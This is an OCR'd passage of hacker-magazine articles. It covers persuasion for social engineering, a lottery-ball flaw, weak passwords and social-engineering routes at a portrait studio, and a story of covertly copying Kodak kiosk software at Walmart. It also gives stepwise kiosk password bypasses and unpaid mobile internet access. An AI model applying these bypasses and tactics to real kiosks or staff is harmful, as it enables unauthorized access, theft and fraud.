First impressions of the speaker are *very* important to the listener(s). First impressions are also known as the *primary effect.* The primary effect will be different from listener to listener, as two people will perceive the same person differently, mainly because of differences in interpreting the individual's traits. Attractiveness can be important for the speaker, especially as the first impression is weighed by the listener. In the end, however, physical attractiveness of the speaker generally only determines persuasiveness when dealing with relatively minor issues. It should be important to remember that when a first impression is made by the speaker, negative information is generally weighed more than positive information in person perception.

The second element of persuasiveness is the message. This is probably the element of persuasive communication that the speaker has the most control of when social engineering. Emotional appeals and two-sided arguments are the two main characteristics of the message that determine persuasiveness. Of emotional appeals, fear tends to be the most persuasive emotional trait of a message. However, the listener(s) typically only respond favorably to fear if (1) emotional appeal is strong; (2) the listener(s) believe that the fearful outcome is likely to happen to them; and (3) the message, or outcome of the message, offers a way to avoid the fearful outcome. Regarding two-sided arguments, when communicating to an audience that initially agrees with the speaker's position, the speaker will generally be more persuasive if both sides of the argument are *not* presented. However, when communicating to an audience that is initially unfavorable to the speaker's position, both sides of the argument should be presented. As an interesting note, logic is not necessarily an important factor in determining a message's persuasiveness.

The third element of persuasive communication, and the element that the speaker has the least control over, is the listener(s). In general, less intelligent people will be easier to persuade. On the other hand, if the message is more complex, more intelligent listeners are easier to persuade. Also, people with a need for social approval and/or low self esteem are often easier to persuade. An important factor of the listener(s) that the speaker may have some control over is that people are easier to persuade when listening to a message in a group. Larger groups are easier to persuade than smaller groups. The main reason for this is conformity.

Remember, social engineering is not something that can be learned and used overnight. Much practice and experience is needed to become a skilled social engineer. Remember too

that not everyone is meant to be a skilled social engineer. A few helpful tips:

● Have your entire message planned out. The more detailed your message is, obviously the more believable it will be. If necessary, write down what you want to communicate on paper, and allow much room for hypothetical situations.

● If you are with a group of friends, pick out the person that has smooth social and communication skills, is a fluid speaker, and/or is someone whose appearance is not too far out of line with the social norm (for example, the friend with a three foot purple and green mohawk and facial piercings will be less persuasive in person than the friend with nicely combed hair and a suit). So be sure to pick the right friend for the right job.

● Understand all of the elements that come into play with the communications medium that you are using. Think beforehand about what and how you want to say something in relation to being on the telephone, in person, on the Internet, etc.

● First impressions are *very* important when trying to social engineer an audience.

● Remember, the art of social engineering is just that - an art.

The Real Electronic Brain Implantation Enhancement

by Shawn Frederick
waxycast@hotmail.com

I am not a medical doctor, nor does my background in science reflect much neurology. I am however a scientist, and currently work for two different laboratories. This article will offer information on the factual and idealistic concept of electronic implants working for or alongside the biological nervous system and brain of man. To keep the attention of my audience I will do this with as minimal biological workings (no more then high school biology) as possible. The theories are my own.

The Human Brain

Computers only rely on the laws of Boolean mathematics while the biological makeup of man's brain follows the laws of physics. There are more chemicals in the human brain that modern medicine does not understand or know of than there are those which are understood. These chemicals can be responsible for such things as anger, happiness, and even thirst; they also are responsible for invoking long and short-term memory. The human brain is extremely complex, but what if it were broken down into a more simplistic system that resembled computer functionality?

Human memory (database)
Cerebellum or thymus (the browser/search engine)
Human awareness (artificial intelligence)

The Database

There are a few different theories on how the brain's memory (database) works. For the purposes of a short article we will focus on the more popular theories. Short-term memory is described as the mind holding a thought via an electrical circuit. As long as the circuit is continued the memory can be held. If it is continuously stimulated the short-term memory may then transform to permanent memory where the human brain physically changes its shape. It is believed that the brain stores information on the cellular level. With all the different theories there are about how the brain actually works, the truth is that no one knows for sure how it really functions. Medicine has a general idea of the mind's mysterious mechanics, but still is closer to uniting quantum physics with Einstein's classic physics (this is a joke).

The Browser Offers Info to Human Awareness (AI)

Whereas science has a grasp on how the brain essentially works, we are still in the dark as far as understanding human consciousness. For example: 2+2=4. Yes, a computer can tell you this and yes, it reacts a certain way based on an answered value. For humans however it's more than just Boolean. How does one understand and manipulate the meaning of a number or creatively envision and paint a picture? This article is not asking the age-old question "what does it all mean" but merely acknowledging that in all its obviousness human awareness will play a large role in the times of brain implantation.

Broken down as simply as possible, the cells of one's brain hold information. The cerebellum is the command center and let's say it's believed to retrieve the needed information your brain cells (database) are holding. It then browses using a type of "search engine" and, with the infor-

mation found, offers it up to the human consciousness (AI). Humans are still very primitive; some are running Internet Explorer and Netscape while others are using Firefox or Lynx. The truth of the matter is that from the most superior geniuses at NASA to the mentally impaired, the difference is almost none when looking at the vast picture. Kim Peek is a prime example of this.

At this moment and time it's impossible to scientifically explain human awareness, but some refer to it as the soul. It is linked to creativity and free will. Human awareness is only as good as the "database" and "browser" one has.

The analogy of quantum physics meets Einstein's classic physics was used once already in this article and seems fitting to use again talking about the "browser" of the human brain offering information up to human awareness. There are a few good theories on the medical explanation of human awareness but I recommend Francis Crick's *Astonishing Hypothesis: The Scientific Search for the Soul* if interested.

Humans Interact with the Mattered Universe

The most advanced brain-driven mechanical instruments we have are a few robots and electroencephalogram machines. I also have read that the military has VR that imprints images directly on one's retina (different subject). As cool as the brain-driven robots and EEG machines are, these technologies have little room for advancement and are really no better than a mood ring. The technology reacts to human electrical stimulation. What is really needed is to be able to think a thought or a number and have it appear on a computer screen, enhancing one's intellect by physically jacking into or wirelessly jumping onto the Internet. Unfortunately the "code" of the human mind must be cracked before we can truly see any brain implants or VR worth obtaining.

How I Believe It Will Come To Pass

How do we as humans feel the soft touch of a woman or interact with the surrounding world of matter that we live in? In order to react and comprehend the matter of the universe, we have electrical impulses and chemicals that flood our brain at any given time. But broken down it looks like this.

Peripheral Nervous System
Central Nervous System
Brain

The peripheral nervous system connects the CNS and the brain. Their working together is the only way humans understand textures of the world in which we live. When programming a computer one feels the keys because a chemical is released, read by receptors, and electrical impulses passed from node to node to the spinal cord. The message is then sent and encoded just before or in the brain. I use the word encoded because the spinal cord doesn't tell the brain that the PNS is feeling a rough or course textured surface. From my understanding it is all sent via an electronic biochemical reaction that travels nodule to nodule on the axons. The message must be coded until the brain gets the info and can explain or "decode" what is electronically being sent. I will add to this that the electrical mode of transmitted information is actually biochemical. The electrical impulses (the jumping from node to node) are stable until reacted upon. An impulse is produced chemically from an inverse reaction of naturally charged atoms of Potassium (K) and Magnesium (Mg), which are cat ions (positive charged) with a few anions (negatively charged) Chloride (Cl) and bicarbonate (HCO^3). The electrical charge is significant to the audience of this article.

Brain + human awareness + nervous + muscular and skeletal system = action upon matter. Anything else reacted upon or observed in our universe is photonic (nothing more than light photons bouncing off matter) or sound waves (matter is only understood to the brain when it's told electronically). Human awareness, soul, AI, consciousness, whatever you will call it is needed for understanding the processed/decoded information - that a picture on the wall is a picture and not just a bunch of bouncing photons.

The Day of Brain Implantation

If humanity does not destroy itself first there will be a day that electronic implantation will be as natural as human sexuality. But the most brilliant of hackers couldn't develop an implant with the great potentials that have been discussed. A programmed implant interacting simultaneously with the nervous system and mind would be a true feat, done by a team of doctors, research scientists, and programmers. When brain implants come to pass they will need to be implanted where the spinal cord meets the brain (foramen magnum). This is believed to be true based on knowledge that information is electronically sent and possibly interpreted in that general area.

Obviously any implant created could not be plug and play. Every individual is unique in the way his or her brain works, both biochemically and electrically. The future implant will not only have to sometimes share or piggyback off the electrical impulses that are being sent via the spinal cord. It would either have to manipulate the spinal cord or use it analogically like a USB 2 cord. The future may allow advancement to bypass the spinal cord completely, sending its electrical messages directly to the "decoder" (possibly thymus) of the brain, then on to the "browser." The implant would need to do this

while three other parts of the implanted device simultaneously worked on the brain. One part would be located deep in the brain, another would sit in the center of the spinal cord, and a third would spider around the dark and light matter of the brain sensing and identifying the chemical changes happening there. The first implant would only be able to hook up to an external computer with a specially developed browser and search engine. When a person is asked a question the implant would scan the brain cells for an answer, displaying it on the screen.

Technology then would advance so that if one didn't have the information stored somewhere within the brain cells it would search an online database for the correct response. The Internet would be better protected than just SSL. And if not the Internet, then an Internet type of system where people's brains would be linked from birth in groups of hundreds for their entire lives. After all, hundreds of brains working together is better then one. In time a computer screen would be absolute. A part of the retina would be dedicated to computer info (soon there will be a contact lens that displays the time and date for the individual wearing it which should do away with watches).


Problems With Brain Implants

As most testing goes, it will start out in a laboratory on some animal, more than likely chimps. It's scary because we are a primitive species. There is no doubt that no sooner will we discover how to create such a device than someone will use it for the worst possible thing imaginable.

It will be advertised as a harmless monitored environment. But how can anyone be sure that he or she isn't being used or manipulated? Evolution is responsible for enhancing man's mind and controlling it chemically and electronically. Implants will be commonly used unfortunately. There will be no need for memory or for us to use our biochemical minds as nature intended. The human species will have taken the role of half biological half robotic while our brains evolve to mush, totally useless, and completely reliant on implants.

I hope it doesn't happen like this. But in addition, there is the prospect of genetic enhancements in mankind's evolutionary future. That is a whole different article but offers the same wonders and terrors.

Observing the Lottery



by CeeJay

I have a friend (I'll call him Rob) who supplements his regular income with money made from the lottery. He does this in two ways - he publishes a newsletter which contains tips and "hot" numbers, and he is a long-term net winner in playing the lottery himself. He does this by tracking the winning numbers and coming up with a "hot" list - numbers that are coming up more frequently than others. As anyone with any aptitude for math or odds certainly knows, this is bunk, as you cannot predict future random outcomes by looking at past results. But as anyone with any sense can figure out, ping pong balls are not manufactured with great precision. There are slight variations in weight and shape, along with minor imperfections. How these differences can lead to predictable patterns is well documented in several books that tell of roulette wheels in Las Vegas that were not manufactured to precise tolerances and the MIT students who made yearly pilgrimages each summer to finance their educations. I witnessed this firsthand a few years ago when I used to do volunteer work for a local civic organization, working at their nightly bingo games. We had two sets of bingo balls that we would rotate every so often. One set apparently had a few balls that were markedly different from the other balls and, as a result, would be drawn much less frequently than the other balls. It was noticeable enough that the old ladies who played every night would complain to us after three or four days to switch the balls. They were also allowed to hand pick their own cards, and the more astute ones would search for cards without the "dead" numbers on them, just in case we were using that set of balls that night.

Anyway, around 12 years ago, Rob commissioned me to write a simple tracking program so he could load the winning number history for any lottery and have the program determine not only the "hot" numbers, but hot sets of numbers (for example, if two or more numbers are likely to be drawn together). The lottery has a huge odds advantage in that the payoff ratio is far lower than the actual odds. This is the "house edge" that allows them to make money. To give some perspective, most roulette wheels in Vegas have 37 numbers (1-35, 0, and 00) and pay off 35 to one on a single number. Thus for every 37 dollars that you bet you can expect to earn back only 35, or about $945 for every $1000 wagered. The lottery works a little differently - it is a pari-mutuel pool where a certain amount is set aside for paying off winning numbers and the payout for any particular number depends on how many people selected that number. Many lottery players try to determine which numbers no one else likes and play those instead of playing their "lucky" numbers. Regardless, the typical payout for a Pick-3 type lottery is $200-$300. With three digits there are 1000 numbers so the odds are 1000 to 1 against you. For every $1000 you wager in a Pick-3 lottery you can expect a return of $200-$300 back - certainly much worse than Vegas. With those odds against you, it is easy to see why a little numeric edge in selecting numbers has not allowed Rob to take an early retirement.

But that is not the hack. The hack was far simpler than that and is how Rob got started writing and selling lottery newsletters. Rob has been an avid lottery player for a number of years. Rob is also the type of person who is always looking for an edge, an advantage, or some type of information that the average person does *not* have (who isn't?). He played his state Pick-6 lottery regularly. Back then, the Pick-6 had you select six numbers from 1 to 36 and paid for four, five, or six correct picks, six of course being the jackpot. The drawing was televised and always started the same way. The balls were arranged in a rack with the numbers displayed so you could see that they started with all 36 balls. They switched on the machine that started the mixer, released the balls, and one by one the six winning numbers were selected. The rack held six rows of six balls each. Rob noticed that they were arranged in numerical order in each row but that they would rotate the rows with each drawing in a predictable manner. They would start with balls 1-6 in the first row, 7-12 in the second, 13-18, 19-24, 25-30, and 31-36 in the third, fourth, fifth, and sixth rows respectively. In the next drawing they would move the first row to the end and slide all the other rows up, so the rows now were 7-12, 13-18, 19-24, 25-30, 31-36, and 1-6. Each week they would take the front row and move it to the back in the same predictable manner, never devi-

ating from the pattern. Rob made a note of this. It was also about this time that he started keeping track of the winning numbers to see if there was a pattern. After a while he discovered that the first number in the first row came up quite often - almost 50 percent of the time. Because of the way the machine was designed, when they released the balls, this first ball must have fallen directly into the area where the balls were drawn from.

Armed with this information and knowing which ball was sure to be in this spot each week, he started selecting his numbers very differently. He devised a "wheel" system with the one number he knew was likely to come out and "wheeling" the other numbers to play many different combinations containing this number (this was the basis for his later system of using "hot" numbers). Now obviously, being about 50 percent certain of what one number is going to be isn't going to make you rich overnight. But he started hitting four out of six enough that it became pretty profitable, enough to come out a little ahead over time. Then he hit five out of six with a payout of several thousand dollars which put him way ahead of the game.

He went on like this for several months, then decided there was more money to be made with this information. He decided to share this information with others by selling it. Readers of *2600* interested in the free exchange of information and ideas, might frown upon his approach to sharing, but Rob had a family to support and two kids approaching college age. Besides, he felt he was providing legitimate information that others could use to make money so why not charge for it? He took out a small ad in the back of a tabloid - "Lottery Secrets Revealed - send $5 for more information." He figured he could make a few bucks, that's all. Surprisingly enough, the money came in by the hundreds - $5 bills arriving in envelopes each day, courtesy of the USPS.

One day a different type of envelope arrived. This one was from the State Lottery Commission and instead of a $5 bill it contained a Cease and Desist order. (An interesting note - Rob was not profiting at the expense of the Lottery Commission since the payout is a fixed percentage of all money take in. He (and his customers) were profiting at the expense of *other* lottery players by reducing the winning payout amount.) A Cease and Desist order was a scary thing to Rob so he showed the letter to his attorney. His attorney assured him that he was doing nothing illegal, simply sharing information based on his observance (and also advised him to make sure he was keeping track of, and paying proper tax on, all income from this information). The attorney sent a reply back to the Commission telling them in polite legalese to Fuck Off! He received several other threatening letters over the next few months, but nothing ever came of it. Then one day he tuned into the nightly lottery drawing and lo and behold! There was a *new* lottery machine in place and the balls, while all being displayed as before, were in no predictable order. The commission had gotten smart and took the path of least resistance. The least they could have done was thank him or perhaps pay him a "consultant" fee for fixing their faulty system.

So watch your local televised lottery drawings carefully. You may not find a "bug" like Rob did, but who knows? Remember, although the machines themselves have gotten more sophisticated, most of them still use the good old low-tech ping pong ball.

Sears Portrait Insecurities

by Stephonovich

I was recently hired at Sears Portrait Studio and discovered some disturbing issues during my training. Their knowledge of basic security measures is tenuous at best, and they seem to regard customer privacy as little more than a nuisance.

First, you must understand the basic layout at SPS (their internal name). The front desk is typically free floating and customers could very easily get behind it without being seen. They would have any number of excuses should they be caught. On the front desk there are at least two computers, more for bigger stores. There will be at least one standard desktop (all of them are Dell) and a POS terminal which is IBM. These are identical to the other POS terminals used in Sears. All of the desktops are running Windows XP Professional and I believe the IBM runs DOS. However, the only program they seem capable of running is the sales kiosk.

There is typically a dividing wall behind the desk but it doesn't extend fully to the sides. In front of the wall is a row of cabinets (not locked) which contain records of all kinds, photos to be picked up, and so on. On top of the cabinets are assorted papers being used and the in-store printer. It wouldn't take much imagination to grab photos from this, since they're typically left sitting in the tray for some time before being sorted. Connected to the printer is another desktop running Windows Server 2003. I'm not sure what its function is, other than it allows for full control of all images, print jobs, and customer databases. It also has remote access capability, since during a technical support call they were accessing it.

Behind the wall are the viewing stations. This is where customers are taken after a shoot to decide which packages, sheets, and any enhancements (black and white, sepia, duotone, etc.) they want. They are nothing more than another desktop with SPS software that allows image review, basic manipulation, printing, ordering from the lab, and many other functions.

Finally, in each studio there is another desktop which is connected directly to the camera and also has SPS software installed. Typically after a shoot, the photographer will do some basic manipulation on a few of the images, such as black and white or vignetting; which they will then show the customer at the viewing stations.


Now the interesting thing about the desktops is that they all have full access to the image database which contains every photo purchased for the past six months. They also have separate accounts set up under Windows, with user names such as sales, studio, and admin. The passwords, sadly, are the same as the user name. Even worse, every associate knows this and is often seen repeating them out loud in front of customers while typing them in. (Some functions are disabled except to the administrator and so it is needed from time to time.) From here, a malicious person could wipe out their entire image collection or insert their own. In theory, one could replace images in the print queue with one's own and then grab them from the printer before they were noticed.

The desktop at the front desk is the main terminal, which has access to the customer database and the appointments book. All of this is done through a web interface to the main SPS website. It uses standard 128 bit SSL, with the client running IE6. This is probably the biggest security hole in the entire operation. The website is typically left up, to avoid having to open it back up every few minutes. From here you can view, modify, and add appointments, look up customer information, view sales figures, and, most importantly, clock in and out. Note however that none of the desktops, including the front desk, have full Internet capability. The only website allowable is the previously mentioned web interface. Whether this is locally implemented or via a separate firewall is unknown.

Now the employee clock deserves a bit of background information. Every SPS employee is issued a three digit associate number. It doesn't seem to follow any sort of pattern and they actually are guarded fairly well. This number, however, is *not* required to perform any of the above activities. It is only used for initial login of the kiosk but, as I mentioned, it's usually left logged in. To clock in and out you use your social security number which pulls up your information. After verifying it is correct, you are clocked in. The store manager has a unique ability, however. They are able to modify the clock times. So for instance if an employee forgets to clock in upon arrival, it can be modified to show that they did. The manager account has a few safeguards in place. First, you must know the store's ID number. This is easily obtained either by glancing at the screen or through a small bit of social engineering. I imagine registering a complaint would be a valid excuse to obtain the number. Second, you must know the manager's associate number and the last four digits of the social security number. They are used together as a password of sorts. As I mentioned, the associate numbers are fairly well guarded so you would have to hope for them to be pasted to the screen or some such. In all honesty, that wouldn't be very far fetched. Above all, of course, you could try brute forcing it but trying 900 combinations by hand isn't very feasible. As to the social security number, that would be a bigger challenge. The last four digits scheme is used by several companies now, including banks and travel agencies. It would be possible, therefore, to do a bit of social engineering with them, provided you had sufficient alternate information.

My biggest concern overall are the viewing stations. They are completely at risk and not protected in the slightest. The photos they contain are the property of SPS. It would be a significant financial loss if someone were to download them to a flash drive or similar, rather than pay the exorbitant fees ($80 currently) to buy the rights to them. Worse yet, imagine an individual obtaining customer information, as well as a decent amount of photos, and then selling them at reduced prices to the clients. This would be completely undetectable as there are no logs or other safeguards in place.

Kodak Secrets and Wal-Mart Fun



by Thorn
thorn2600@yahoo.com

This is really two articles in one: a true story of a crazy adventure getting software and showing some flaws in Wal-mart's security, as well as an article on the software and manual I obtained from that adventure, the Kodak Picture Maker G3. If you are unfamiliar with what that is, it's the big Kodak machine in stores like Wal-mart that you use to scan pictures. You can also use pictures on whatever type of disk you might have and edit them, change the size, make more prints, or whatever.

Now obviously I'm not going to put the entire manual in this article... I plan on eventually ebooking the whole thing and putting it online, but I'll just give you the juicier parts for now such as how to change settings, retrieve "lost" passwords and/or change passwords; as well as the stuff they don't want you to know about this software. But first I will tell you all a story of how I obtained this material because it is one crazy story which also points out Wal-mart's insecurities.

A friend and I were at Wal-mart and we went to the usual department we liked to look around in: electronics. Next to it was the photo department and I started messing around on those self photo machines with the scanner, the monitors, and the disk drives. I always like to play with any public computers (and sometimes computers normal people aren't supposed to use when nobody is looking).

Unfortunately it was turned off and pushing the power button did nothing. It must have been unplugged. But then I noticed a little binder on top of the machine that had a cover saying "Kodak Picture Maker G3" so naturally I was wondering what this was. I picked it up and looked through it. It actually had the manual for this machine! And on top of that, it had three CDs in little pouches. They were labeled (Kodak Picture Maker shortened to KPM) "KPM - Training Tutorial V3.0," "KPM - Wal-mart Special 1 - G3 Software," and "KPM - Application Software V3.7 SP1 (Full Install)."

This is when I flipped. I had access to the software on these things. I really wanted this software but I didn't want to steal these things. So I came up with this plan: I would come back at 2 am. I chose that time because I would be up anyway. I'm a night owl, plus there would be fewer customers and employees to worry about. I brought my standalone CD burner which is about the size of a shoe box and I had some blank CDs in my pocket along with a felt tip marker. I put the power cord in my pocket and walked into Wal-mart with two friends. I walked up to the door greeter person and said I needed to find the right power cord and asked if I could bring it back there with me. She didn't even ask what it was and said OK.

I grabbed the binder on my way to the auto department waiting room which was closed at this time of night but wasn't locked or anything. I chose this spot because there were no cameras in there. I'd be out of sight from customers and employees and there was a power outlet for my burner. I sat down, plugged it in, popped in one of my blank CDs along with one of the originals, and started burning. During this time my two friends were keeping a lookout. If an employee came near, they'd distract him by asking where the flashlights were. We decided on flashlights because they were far away enough away that the employee would have to show them where they were. But no employees or customers disturbed me anyway. When I finished, I put the CDs back in the binder, put my burned CDs in my pocket with the power cord, put the binder back on the photo machine, and walked out of the store. As I passed the door greeter I said that they didn't have the right power cord and I left with her apologizing.

On To The Good Stuff

The following is a little bit from the manual.

If you forget your passwords, turn off the main power to the Picture Maker; and then turn it back on. Touch the Setup button immediately after the Picture Maker main screen appears and then follow steps 1-2 on page 2-2. You can then access and view the current passwords.

Follow these steps from the Setup screen to enable and specify each of the system passwords:

1. From the setup screen, touch System Configuration.

2. Touch Select Passwords.

3. Set up the passwords.

Touch next to each password that you want to turn on. A green check mark appears.

Touch the keypad button to enter the new password.

Note: Your password can be a maximum of six

numbers.

Touch the green check mark next to the password to turn it off.

4. Enter the password using the on-screen keypad.

5. Touch Save to store the new passwords and exit this screen.

6. Touch Start Over.

7. Touch Exit.

So all you have to do is turn the computer off then back on. On the back of the computer is a manual power switch. Just flip that off then on. In case you can't see the back of the machine and are feeling for the switch, reach around the right side of the base part and feel for the big power cord. Once you find that, the switch is right beside it.

As the computer boots, you'll see that it's running Windows 2000 Pro. When it gets to the user login you'll see "kodakuser1" as the user and eight asterisks for the password (it may be different at your store but at the three Wal-marts I tried this at it, there was the same user name and same amount of asterisks for the unknown password). This is all grayed out and it automatically logs on. Windows loads like normal and for a split second you can see the desktop and everything. You can even touch the Start button or whatever but then the Kodak software automatically loads in full screen. It will run a system check in which I found out that these machines have these stats:

Total Physical Memory: 382 MB
Total Virtual Memory: 2047 MB
C Drive: 4 GB (2.7 GB available)
D Drive: 1.9 GB (1 GB available)
E Drive: 31.2 GB (24.2 available)

Once the software is done loading, this is the time when you can enter the Setup mode without a password. From there, hit System Configuration, then Select Passwords to go into the passwords. The manual blatantly says not to use the store number for the password, but everywhere I've checked, for the Setup password they do just that. It appears that for the Print password, the default is 888.

The software needs to be installed on a computer with a C, D, and E hard drive; the bulk of the program is installed on the E drive. Of course you can use a virtual drive program to make a fake D and E drive if needed. At absolute minimum, about 9 GB of memory is required... but that's if you're just using the computer for this software.

Before I installed this on my own computer, I went to Walmart to play with the real thing some more. I had brought my own blank CD-Rs to make myself a picture CD using the pictures I had on an SD card. But when I went to write the CD, it told me that I wasn't using an official Kodak Picture CD! How could it know this? I can't find any explanation about this in the manual. If anybody knows how it could tell the difference between my blank CD-R and theirs, please email me and tell me your theory and possible ways to make it think a regular blank CD-R is one of theirs.

Also, apparently I'm missing some CDs that are not required for it to work but add features, such as the borders CD and so on. I'd be interested in knowing if anybody has KPM CDs other than the ones I mentioned here or versions of Kodak Picture Maker other than V3.7 SP1.

The Workings of a Kodak Picture Maker

by t_ratv

You must have seen these things around. If you have been unfortunate enough to have to work on them, I pity you. I have had that experience and so I'm writing a little guide to illustrate how they work. The usual disclaimer exists. This is for informational purposes *only*. You can be in violation of laws. I gained this experience from working at a place that dealt with these abominations.

First off, we need to cover the different machines out in the wild, so to say. There are three major generational shifts. The first generation of Picture Makers was based on a *very* proprietary Sun system using a Sparc processor. The only thing that can be easily changed out is the RAM. It seems to be the only thing that can be upgraded too. You can still run into these machines and they have the most limitations on them. They have a PCMCIA card reader which is *very* limited

on what it can take, SD cards only up to maybe 64 MB, and they all have to be used with an adapter. The peripherals are either SCSI or a proprietary Kodak connection. The scanner is a rebadged Epson.

The second generation of machines is called the PS4. Still based off of Sun Technologies, these have a *little* more flexibility as far as hardware goes but not much. Faster and newer, it's still *very* proprietary and a pain to work on. It still relies on the SCSI bus but has an internal card reader. The scanner is a rebranded Epson again.

The current generation of machines is called the G3 or third generation. These machines made the huge jump of running a Windows O/S (either 2000 or XP Pro). These machines typically will be running a Pentium 4 processor in a machine that was built for Kodak by IBM. The scanners are once again Epsons, but they cripple them by not allowing the ability to scan in the negatives or slides. This time the scanners and printers are USB and parallel. These machines are the newest and have been around in some shape or form for about four years. Some have a touch screen CRT. The newer ones have a touch screen LCD. The G3s also have a fully functional and practical card reader as well as Bluetooth and infrared capabilities.

That covers the hardware. Now to get into the fun part: the picture maker software. For the sake of brevity, I'm going to just talk about one of the major holes and another way of gaining raw access to the hard drive on the G3 machines.

All Picture Makers have the same "feature" built in. Right after the machine boots up, one can go into the setup menu *without* entering any type of password until the screensaver plays (you can tell when that is because it will say "Welcome to Kodak Picturemaker"). Once there, you can see the current password, change it to whatever, play with pricing, and run many other diagnostics.

What becomes interesting is when you are on a G3 Picture Maker, there is an icon for setting the IP address. What that does is pop you into the traditional Windows Network configuration mode. From there you have access to *anything* on the hard drive and you can change any number of settings. It really is an easy system to get through. The other issue with this is that as a technician, you *have* to resort to these measures to get these machines to operate properly on a network with a lab. Kodak didn't bother to tell the technicians that before either. It is a really sad state of affairs. Just in case any of you gets stuck working on one of these things, you now have an idea on how to get around and make it viable.

WiMax, AT&T Style

by Pirho

I recently was invited to a technology fair which was being hosted by AT&T. The conference was about what new exciting things AT&T has got planned for its customers. You may have heard that AT&T is now introducing into a beta environment a new type of broadband communication called WiMax.

WiMax is AT&T's answer to the problem that exists in most companies with point to point connectivity which is commonly called the last mile. That is the connection that is owned and maintained by your local telco connecting your two locations together. Most ISPs only lease the circuits from the telcos. (For those of us in the New York region that telco would be Verizon.)

AT&T's WiMax is identified by 802.16d and 802.16e. It is rumored to be using the licensed frequencies of 700 MHz and 66 GHz to carry your traffic thought the air.

AT&T will give you equipment that you will install in your NOC. This will be known as a base station (BS). A subscriber station (SS) will be operated by AT&T. The BS will take your data and encrypt it using DES (the AT&T security tech told me DES but they actually meant all types of DES encryption). Then it will transmit the data on a set frequency with a rotating encryption key about every 200 packets. The signal will be either relayed by an SS or to another BS where it will be decrypted and used by the other NOC.

How Does The System Work?

First the SS authenticates to the BS using a one way authentication (this is only temporary - they are planning on using a two way when they finish the beta test). Both the authentication and the traffic is encrypted and the encryption keys have a limited life span (they mentioned

200 packets) and thus is constantly being re-encrypted.

The handshake from the SS to the BS uses the standard x.509 certificates and DES. (Now the DES encryption is already known to be broken and this is only being used on the 802.16d. When they move to the 802.16e they will be using AES encryption instead.) Each SS has a built-in manufacturer-issued certificate that is comprised of the SS's public key and the SS's MAC address. This combination allows a secure connection and will prevent a non-subscriber SS (or anyone sniffing for traffic) from pretending to be a valid SS by using MAC spoofing.

After the SS makes its connection to the BS, it will begin the authentication process. First, an authentication info message is sent to the designated BS, which contains the manufacturer's certificate of the SS that sent it. This is followed up by an auth request which contains the SS's certificate, the DES or AES algorithm that the SS supports, and the Connection Identifier (CID). Next, the SS starts up an Authorization State Machine (ASM) to follow the authorization request, responses, keys, and any timeouts.

The BS will verify that the requester's MAC matches that in the certificate. Then the BS will send the SS an Authorization Key (AK) containing the SS's public key. (Remember, all this is still encrypted.) Once this is checked out and verified to be legit, the BS sends the SS an AK which is encrypted with a four bit sequence number, a key telling it how long it should live for, and an ID for every Security Association Identifier (SAID) that the SS is authorized to get.

Encrypting the AK with the SS's public key ensures that only the authorized SS will be able to distinguish one authorization response from the next. The key lifetime is used by the ASM to determine when the SS will renew its key to prevent traffic interruption. The SAIDs identify various traffic flows the SS can access and may get key ring material for transmitting and receiving info on the traffic flow. Once the SS receives the AK, it enters the authorized state in the SS' s ASM that was initiated when the auth request was made. A grace period is defined during which the SS will send a reauthorize request to receive a new AK before the old one expires. The AK is used to create an encryption key. Both the SS and the BS share the auth key so they are both able to figure out the key encryption.

Long and Short

Although 802.16d provides strong security, 802.16e will add enhancements to strengthen the data privacy and protection. 802.16e is still under development. As new technology becomes available AT&T may utilize them within the WiMax equipment itself.

802.16e renames the security sub-layer to the privacy-layer even though the privacy sub-layer still includes and enhances the authentication process found in 802.16d.

802.16d uses the RSA authentication as its way of communication. The SS will always authenticate for the BS but never the other way around.

Why not use a two-way authentication? Although other methods can be used to address the concerns of the one-way authentication, AT&T feels it is better to have mutual authentication available within the WiMax standard itself. 802.16e will add the option of EAP to the mix which will include the ability to perform mutual authentication between the SS and the BS. 802.16e will include EAP with the ability to have vendor selectable methods (EAP-TLS or EAP-SIM).

802.16d will use triple DES for the encryption of the DES traffic. 802.16e will maintain a backwards compatibility but will also have AES for the encryption of the keys and the Traffic Encryption Keys (TEKs). Switching to AES from the older DES encryption will give AT&T the ability to enhance the privacy of the data carried over the WiMax system.

What about spread spectrum? AT&T feels that using a spread spectrum will not increase the security of the transmission.


So now that you know how the guts work, what good is it going to do you? Well, think of it this way. You will no longer be at the mercy of the telco outages. The drawbacks are that you will be at the mercy of AT&T.

AT&T announced recently that it plans to launch its second WiMax trial to further test the performance of the fixed wireless technology with business customers. AT&T plans to test in Atlanta with more customers and with more wireless technology than in its first trial back in May. Currently AT&T is testing WiMax using one tower that supports two unidentified customers in Middletown, NJ. The vice president of access product management stated that the new trial will include "substantially more customers over several towers."

The carrier uses "early stage WiMax equipment" in its New Jersey trial and "more standards-based WiMax equipment" in the Atlanta trial. AT&T is working with multiple WiMax vendors; AT&T has chosen Intel as its chip provider for the next round of tests.

The transmission speeds will range from 2M to 6M bit/sec to each site within a two mile cell radius. If there is line of sight between the tower and customer location, speeds can exceed 6M bit/sec.

Cheap Mobile Internet for Your PowerBook



by Mystic

Are your fingers starting to cramp up from typing URLs on the keypad of your cell phone? This article will explain how to get the same access your wireless phone has on your laptop whether you've paid for such a service or not. If your cell phone has Internet access, in most cases your laptop can too. The following procedure will work on almost any cell phone with WAP and/or GPRS access.

Although there is a similar way to do this on a PC, this article will cover how to do it on a Mac running OS X.

Cost

The service I'm using is T-Mobile. They offer a $29.99 per month plan for GPRS access. This plan is mostly used for Sidekicks and Treos. The phone I'm using for this article is the Motorola t722i. This phone only has a simple WAP browser. T-Mobile offers a service called t-zones for $4.99 a month. This gives my browser access to news, weather, sports, etc. It also gives the phone's modem all the access I need to use it with my laptop. However, the t-zones plan will only give you access to web and e-mail. There used to be a way around this, but not anymore.

USB Data Cable and Drivers

